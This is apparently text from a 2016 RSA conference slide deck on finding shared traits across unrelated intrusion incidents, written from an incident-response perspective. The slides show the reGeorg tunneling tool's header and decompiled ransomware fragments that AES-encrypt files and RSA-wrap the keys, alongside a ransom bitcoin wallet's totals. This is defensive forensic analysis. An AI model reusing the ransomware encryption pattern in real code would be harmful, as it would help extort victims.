

RSA® Charge 2016








Hunting for Common Characteristics of Attacks Between Disparate Incidents

Jared Myers, @jmyers36

Researcher and Principal Consultant, RSA IR Team









Criminal

- Russian Attackers
- POS Victim
- Targeting CC Data

Espionage

- Middle East Attackers
- DIB Victim
- Targeting Research

Extortion

- European Attackers
- ICS Victim
- Ransom Attack

Espionage


- Asian Attackers
- DIB Victim
- Targeting IP

Espionage

- Middle East Attackers
- Middle East Victim
- Targeting Intelligence


Opportunistic

- Asian Attackers
- CN Speaking Targets
- Unknown Motivation



```
1  +/*
2  +
3  + reGeorg
4  +
5  +
6  +
7  + ... every office needs a tool like Georg
8  +
9  + willem@sensepost.com / @_w_m__
10 + sam@sensepost.com / @trowalts
11 + etienne@sensepost.com / @kamp_staaldraad
12 +
13 +Legal Disclaimer
14 +Usage of reGeorg for attacking networks without consent
15 +can be considered as illegal activity. The authors of
16 +reGeorg assume no liability or responsibility for any
17 +misuse or damage caused by this program.
18 +
19 +If you find reGeorge on one of your servers you should
20 +consider the server compromised and likely further compromise
21 +to exist within your internal network.
22 +
23 +For more information, see:
24 +https://github.com/sensepost/reGeorg
```

<https://github.com/sensepost/reDuh>



```

byte[] result;
using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
{
    rijndaelManaged.KeySize = 128;
    rijndaelManaged.FeedbackSize = 8;
    rijndaelManaged.Key = Key;
    rijndaelManaged.IV = IV;
    rijndaelManaged.Padding = PaddingMode.Zeros;
    ICryptoTransform transform = rijndaelManaged.CreateEncryptor(rijndaelManaged.Key, rijndaelManaged.IV);
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write))
        {
            cryptoStream.Write(plainBuf, 0, plainBuf.Length);
            cryptoStream.FlushFinalBlock();
        }
    }
}

```

```

try
{
    byte[] inArray = encc.CalculateSignature(encryptedFilePath, signatureKey);
    string text = Convert.ToBase64String(encc.RSAEncryptBytes(key, rsaKey));
    string text2 = Convert.ToBase64String(encc.RSAEncryptBytes(iv, rsaKey));
    string text3 = Convert.ToBase64String(inArray);
    string text4 = Convert.ToBase64String(encc.RSAEncryptBytes(signatureKey, rsaKey));
    string str = string.Concat(new object[]
    {
        "<MtAeSKeYForFile>",
        encc.sn,
        "<Key>",
        text,
        "</Key>",
        encc.sn,
        "<IV>",
        text2
    });
}

```

RSA

Transactions

No. Transactions 2

Total Received **922.360367 BTC**

Final Balance **0 BTC**

Market Price (USD)
Source: blockchain.info




[30 Days](#) - [60 Days](#) - [180 Days](#) - [1 Year](#) - [2 Year](#) - [All Time](#)

